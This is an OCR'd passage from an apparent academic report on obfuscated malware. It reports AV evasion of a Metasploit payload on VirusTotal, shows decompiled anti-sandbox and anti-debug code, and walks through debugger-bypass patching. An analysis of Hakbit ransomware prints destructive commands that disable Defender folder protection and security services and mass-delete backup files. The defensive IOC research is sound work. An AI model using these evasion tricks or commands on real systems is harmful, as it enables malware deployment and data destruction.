


Figure 5.2.3 Combine options

Step 3: Once the payload is obfuscated using above mentioned techniques, we tested it on **Virus Total** and as we can see there has been **not even a single Av scanner that could detect its availability.** Hence, we can say that our payload generated through layers of obfuscation applied is **able to successfully bypass commonly used AV scanners** all across the globe.




Figure 5.2.3 Bypasses Virus Total AV scanners

Result – When payload generated using metasploit framework is made to test on Virus Total. Payload generated is able to **bypass all the AV scanners available on Virus Total**.

Conclusion – From the above experiment conducted we can conclude that by using **layers in obfuscating a payload** our probability **to evade commonly used AV scanners is increased**. But we must not forget evasion of obfuscated payloads is also depended on the Operating System used by users.

Chapter 6: Experiments on Detection of Obfuscated Malware

6.1 Testing Method to obtain Indicator of Compromises

The approach for the structure of testing method adopted is as follows:

6.1.1Preparation of Lab Setup for Analysis

Lab Setup comprises Installation of **Flare VM** on Windows 7 where all the process of analysis and testing for detection of obfuscated malware will be conducted within the virtual environment. Instance of the windows operating system is not updated and applications/ documents usually used by users have been installed to make it look more genuine. Window services named **windows update** and **windows firewall** has been disabled to allow malware samples affect the instance with its complete potential.

It is important to note that experiments will be conducted by keeping the network adaptor of virtual environment to **Host-only** and by disabling optional features of virtual machine like shared folders. The methods to collect **Indicator of Compromises** of the Obfuscated Malware will be based on static analysis, dynamic analysis and majorly on Reverse Engineering.

Multiple Experiments will be conducted on various malware samples to collect Indicator of compromises. These experiments will assist in improvising detection methodologies for future.

Make sure to take Snapshot of the respective VM before the start of analysis and an entire system has been dedicated for the conduct of experiments. Result of experiments conducted will be seen with every sample analysed.

6.1.2 Observations through Lab Setup & LIMITATIONS

LAB SETUP prepared will assist us in identifying IOCs for detection of obfuscated malware in experiments conducted. We will be using multiple malware samples available on the internet in our experiments. Use of Automated tools in collaboration with static and dynamic analysis along with reverse engineering will be prominent.

We will be observing results of analysis meticulously in order to understand that with what mechanism AV security engines succeed or fail in detecting obfuscated malware. It is important to note that results of such analysis will be a bonus in developing a robust detection mechanism using Machine Learning against emerging obfuscated malwares.

We believe to observe the results of experiments conducted and how efficient obfuscated malwares are against distinct detection techniques.

LIMITATIONS: For this module we are limiting ourselves to the use of AV scanners & defenders only of windows environment. Testing of obfuscated malware has been done using static analysis tools, dynamic analysis tools and Reverse Engineering tools, manual intervention has been performed on source code of malware samples taken. Focus has been

kept on collection of IOCs to mark Detection of obfuscated malware. Our motive is to observe the results of samples analysed within the virtual environment. By the end of each experiment, Results with IOCs collected will be provided to mark what has been detected for the identification of obfuscated malware.

Other Limitations of the experiments conducted is that the presented scenarios has been tested only on windows executables without taking any specific category of malware sample. Use of open source tools has been utilised for analysis and no analysis of memory has been kept in the study.

6.2 Experiments Conducted

We will conduct testing of malware samples that will be mentioned with every experiment listed down. Listing of experiments performed is given below.

NOTE: all the experiments are conducted with Host-only network connectivity.

Let us first begin by learning some points to identify Anti-analysis tricks:

Anti-analysis trick is considered to be one of the stealthiest ways to hide evasion of any obfuscated malware. Some important tricks are as follows:

1) VM-detection

- Often used to avoid sandboxes and honeypots
- INDICATORS are the Artefacts available in file system, registry, processes, memory, hardware, processor instructions etc.
- USB controller in VM has specific fingerprint. These can be mitigated by manually modifying configuration file of the Virtual Machine.
- Each virtualization software has specific processor instructions used for all purposes. For instance, VM establishes a communication channel with the host necessary for shared clipboard, drag-drop files, time synchronisation, all this by modifying certain x86 instructions. These could be a point to identify anti-analysis trick.
- Malware tries to check list of running processes to detect presence of analysis tool, runtime probe is conducted to detect debugger sessions. Malware checks if the application itself is being run under a debugger or not.

For Instance,

Sample TEST 5 and TEST 6 in **Fig 6.2** has been analysed using **Scoopy-NG**, which successfully detected that sample surely wishes to check presence of OS within VMware workstation.

Sample Test 5 uses a special command to detect the version of VMware by actually using a very low assembly code.

Sample TEST 6 detects through memory size of the virtual environment.




Figure 6.2 OS detection within VMware workstation

2) Anti-VM and Anti-Debug checks

- Obfuscated Malware does use **Anti-debugging** check which is the mechanism for code to detect that it's being run under a debugger and changes its execution accordingly.
- Samples do detect when they are run inside an analysis environment and alter their behaviour completely or don't even run at all.
- Infinite loop and strange rare assembly instructions – SMSW (store machine status word instruction) are some tricks in obfuscated malware to mislead analysts.

A sample when runs inside a VM may enter an infinite loop and does not do anything. While this might be ok to trick automated sandbox. But a high consumptions of CPU and the presence of infinite loop should be an **immediate red flags** for the analysts. It is also important to take distinct behaviour of process registers into consideration when virtualised such as (control registers), CR0 register is used for VM detection.

- **Anti-emulation** trick checks for presence of sandboxes in the loaded modules. Detection of emulation is also possible using **tickcount() function**, very similar to anti-emulation tricks on non-managed code. We should also look for interesting routine which detects emulation based on a number of seconds spent running certain functions (like sleep function).

```
private static void DetectEmulation()
{
    long num = (long)Environment.TickCount;
    Thread.Sleep(500);
    long num2 = (long)Environment.TickCount;
    if (num2 - num < 500L)
    {
        Environment.Exit(1);
    }
}
```

Figure 6.2 EXECUTION TIME - Thread of sleep function

- **Anti-analysis trick,** among analysis of code we may come across many gibberish sections of code wherein we can see executable names of many analysis products like

wireshark.exe, autorun.exe, etc. This clearly indicates to prevent sample from getting analysed.

Figure 6.2 Sample attempts to detect analysis products

3) Anti-debugger tricks can be checked with the presence of API calls like IsDebuggerPresent(), from Process environment block structure and from instructions for Patch of PEB to bypass debugger detection.

6.2.1 Experiment 1 – Testing of sample1.exe using process explorer

1) In the figure below we will go through analysis of sample1.exe. Sample1.exe show 49.74 % of CPU consumptions, which is suspicious since a genuine application would not consume with such a rate.




Figure 6.2.1 Max CPU consumption by process explorer

2) We are also able to see Main entry point of sample1.exe in stack of threads which would provide us ease to begin our analysis. This location of main entry point is important to note for any malware sample.




Figure 6.2.1 Main entry point by process explorer

3) Through Immunity debugger we have traced the presence of Infinite Loop in sample1.exe.




Figure 6.2.1 Infinite loop by immunity debugger

By pressing [function key + F8], we will be able to see that this small highlighted block is executed repeatedly. SMSW instruction mentioned is actually implemented differently inside in virtual machine than in real systems, that's why our execution gets stuck here. Hence, it indicates that the sample does have tricks to notify itself against the presence of Virtual environment.

Here patch of jump instruction (which always leads us back and we get stuck) is done by placing NOP instruction using assemble tab. To remind you all, placing of NOP instruction is a perfect example of Dead-code insertion, which is an advance technique used by obfuscated malware.




Figure 6.2.1 Placing of NOP instruction

After placing NOP instruction we are able to bypass the execution where we were getting stuck. This may surely confirm us that the sample might be using better techniques to bypass detection.

4) Here we will try to understand how patching of binary works for a malware to make it more stealthy.

Figure 6.2.1 AL register by immunity debugger

AL register is being compared against 8 but is possible to bypass by modifying address from _31 to _39

Figure 6.2.1 Address modification

Result – Through the analysis of sample1.exe we are able to fetch Indicators like high CPU consumption, presence of Infinite loop, location of main entry point and address modification of AL register which could assist us in detecting obfuscated malware samples.

6.2.2 Experiment 2 – Testing of sample2.exe using dnSpy

1) **dnSpy** assisted in decompiling sample2.exe to obtain the source code that is very close to its original form.

It has helped a lot to locate hidden registry values, hidden processes, DLL, API calls, kill process, critical process, elevateprocess and anti-analysis checks.





Figure 6.2.2 Analysis using dnSpy

2) First of all it is important to identify the language a malware is written in. This is because if a malware is in native code, it will be challenging to obtain disassembly of machine code (c,c#,assembly) and we need better ways to analyse it. But if it is interpreted code, it is easy to decompile and obtain its byte code (php,java,.net).

Here sample2.exe has been successfully decompiled by dnSpy which means it is an Interpreted code. Hence, identification of anti-analysis checks like detect sandbox, emulation, WPE (this look for the presene of network analysis tool wireshark in memory spaces) will be easy.



```
687                 }
688             }
689             return result;
690         }
691
692         // Token: 0x06000011 RID: 17 RVA: 0x00003808 File Offset: 0x00002808
693         private static void DetectSandboxie()
694         {
695             if (Program.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
696             {
697                 Environment.Exit(1);
698             }
699         }
700
701         // Token: 0x06000012 RID: 18 RVA: 0x00003838 File Offset: 0x00002838
702         private static void DetectEmulation()
703         {
704             long num = (long)Environment.TickCount;
705             Thread.Sleep(500);
706             long num2 = (long)Environment.TickCount;
707             if (num2 - num < 500L)
708             {
709                 Environment.Exit(1);
710             }
711         }
712
713         // Token: 0x06000013 RID: 19 RVA: 0x0000387C File Offset: 0x0000287C
714         private static void DetectWPE()
715         {
716             Process[] processes = Process.GetProcesses();
717             foreach (Process process in processes)
718             {
719                 if (process.MainWindowTitle.Equals("WPE PRO"))
720                 {
721                     Environment.Exit(1);
722                 }
723             }
724         }
```

Figure 6.2.2 Detection of Anti-analysis tricks

3) In the figure below, function of DetectEmulation() – a thread of sleep function with tickcount() is present. The thread shown sleeps for 500 milliseconds and again we will get the next tickcount() in milliseconds. The Interesting part is the difference between the two comparisons, if it is less than 500 immediately the program will exit.

Reason for such a comparison is that most of the AV Engine and Emulation tools actually replace sleep instructions with any non-functional code because AV cannot afford to wait for the sleep instructions to execute, even for long ones like 500 miliseconds.

The malware would easily identify it being run by AV and not the targeted environment. This means if the code had been run by AV, this sleep instruction would not actually have executed because the difference would have been a lot smaller than 500 milliseconds and the code would exit. This is one such good method to obfuscate any malware sample.




Figure 6.2.2 Advance use of sleep function

There has been some other indicators that needs to be detected for better analysis of obfuscated malware. Check the presence of the following because if any of below condition meets, malware terminates its execution immediately:

- WMI (Windows Management Instrumentation) to check presence of controlled environment.
- Checks debugger through CheckRemoteDebuggerPresent() API
- Checks for GetModuleHandle("SbieDll.dll"). This Dynamic link library contains functionality of sandbox that can be accessed programmatically.
- Checks for disk size, memory size and cpu consumption. As in virtual controlled environment analyst keeps disk size less.
  (DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
- Checks for installed OS - ComputerInfo().OSFullName.ToLower().Contains("xp"))
- TIME STOMPING - Checks for current date condition
  DateTime(2000, 1, 1) > DateTime.Now > DateTime(2100, 1, 1)

Result – Through the analysis of sample2.exe we are able to fetch Indicators like hidden registry values, hidden processes, Dll, API calls, kill process, critical process, elevateprocess, identification of anti-analysis checks like detect sandbox, emulation, and function of DetectEmulation() – a thread of sleep function with tickcount() is present which could assist us in detecting obfuscated malware samples.

6.2.3 Experiment 3 – Testing of sample3.exe using, HxD, IDA freeware

1) Sample3 when analysed appears mostly to be encrypted or gibberish in nature.

This time we will test for bytes of vmware (text, sequence bytes) that could let the malware identify presence of analysis tool.

Through HxD, we found **56 6D 77 61 bytes** for vmware in sample3.exe

2) By loading sample3.exe using manual load in **IDA disassembler**, we probed about sequence of bytes for **56 6D 77 61 hex values** and guess what, we found two expected results.

These exe in the figure below are written at the end of the file, obviously, to trick the disassembler and other analysis tools.

```
OVERLAY:004242E6                    db  65h ; e
OVERLAY:004242E7                    db    0
OVERLAY:004242E8                    db    0
OVERLAY:004242E9                    db    0
OVERLAY:004242EA                    db    0
OVERLAY:004242EB aVmwaretratExe     db 'Vmwaretrat.exe',0
OVERLAY:004242FA                    db    0
OVERLAY:004242FB aVmwareuserExe     db 'Vmwareuser.exe',0
OVERLAY:0042430A                    db    0
OVERLAY:0042430B aVmacthlpExe       db 'Vmacthlp.exe',0
OVERLAY:00424318                    db    0
OVERLAY:00424319                    db    0
OVERLAY:0042431A                    db    0
OVERLAY:0042431B aVboxserviceExe    db 'vboxservice.exe',0
```

Figure 6.2.3 Presence of controlled environment




Figure 6.2.3 Overlay sections in IDA manual load

Result – Through the analysis of sample3.exe we are able to fetch Indicators like sequence of bytes to identify presence of controlled environment, analysis products running and identification of OVERLAY section is present which could assist us in detecting obfuscated malware samples.

6.2.4 Experiment 4 – Testing of sample4.exe using Ollydbg Debugger

1) Through sample4.exe we will try play with registers of PEB which is used to show how a sample detects if it is being debugged or not. Suppose we look for specific register FS: [30] in PEB.




Figure 6.2.4 Search for specific register in PEB

It will locate to the respective register searched and the corresponding hex value at position 2 is 01 (highlighted hex value in grey), value 01 of this specific register searched helps in indicating that this is being debugged. This hex value is important for malware to identify anti-analysis tricks.




Figure 6.2.4 being debugged

But this trick can get bypassed if we change hex values from 01 to 00 and continue the execution. Then we received a message of no debugger detected which means we have successfully bypassed the detection. So now we have to keep note of such a trick to improve detection mechanism.




Figure 6.2.4 Change 01 to 00




Figure 6.2.4 Message of no debugger detected

Result – Through the analysis of sample4.exe we are able to fetch Indicators like to look for specific register in PEB and identifying attempts being done by malware to check for debugger, which could assist us in detecting obfuscated malware samples.

6.2.5 Experiment 5 – Testing of Hakbit ransomware

We will see the observations identified.

1) Identification of Crypto Obfuscation (encryption) - It uses AES encryption algorithm to encrypt files. It demands for ransom in the form of bitcoin.

2) Encoding - It uses Base64 encoding to encode all the used strings. It uses various anti-vm, anti-debugging tricks to make analysis difficult.

3) Mutex - It uses hardcoded string as mutex to keep only one instance running.

4) Disable's Defenders Controlled Folder Access -

This feature helps to protect valuable data from malicious apps and threats, such as ransomware.

Powershell.exe Set-MpPreference -EnableControlledFolderAccess Disabled

5) Running on priority as Critical Process

To prevent its process from being terminated over other critical processes. So, if any other process tries to kill it then it will result into BSOD. To set process as critical it uses below API's

EnterDebugMode (), RtlSetProcessIsCritical ()

6) Disables Task Manager – registry is modified to prevent user from monitoring process related activity.

Sub Key: Software\Microsoft\Windows\CurrentVersion\Policies\System

Key: DisableTaskMgr, Value: 1

7) Disables Security Products

Components, processes and threads related to AV is searched to disable them.

8) Disables security related services

- Use of net.exe to stop security related services, anti-malware product services.
  BMR (Bare Metal Restore) Boot Service is NetBackup service from Veritas security product
  NetBackup BMR MTFTP Service is NetBackup service from Veritas security product
- Use of sc.exe – is responsible for configuration of service in windows service database which malware disables this property.
  1. Such as SQLTELEMETRY start= disabled, SQLTELEMETRY service collects and sends information about your computer or device for auditing purpose
  2. sc.exe config SQLTELEMETRY$ECWDB2 start= disabled
  3. sc.exe config SQLWriter start= disabled, SQLWriter used to run at a lower privilege level in an account designated as no login.
  4. sc.exe config SstpSvc start= disabled", SstpSvc (Secure Socket Tunneling Protocol) service provides support for SSTP to connect to remote computers by using VPN (Virtual Private Network). Service is disabled so that SSPT cannot be used to access system remotely.
- Use of taskill.exe to kill various processes
- Use of vssadmin.exe – ransomware will attempt to disable volume shadow copies service to prevent data recovery. [A high fidelity Indicator]
- Use of del.exe - like, del.exe /s /f /q c:*.VHD c:*.bac c:*.bak c:*.wbcat c:*.bkf c:\Backup*.* c:\backup*.* c:*.set c:*.win c:*.dsk

The above commands executed to delete all the files, sub-directories with given extension in c, d, e, f, h, g drives including specific file extensions such as Virtual Hard Disk (.VHD), Avantrix Backup Plus files (.bac), Backup Copy (.bak), Windows Backup Catalog File (.wbcat), Windows Backup Utility File (.bfk), Setting Files (.set), Windows Backup File (.win), Disk Images (.dsk).

9) Encryption Routine

- Encryption algorithm: AES symmetric key algorithm
- Extension used by ransomware: ".crypted" extension is added after file encryption on the files having specific file size.

- Used of marker: example - After encryption “Thanos-10-” marker is appended at the end of file to identify encrypted files
- Excludes folder names: "program files", "windows", "perflogs", "internet explorer"
- Look for Targets files with below extensions to encrypt.

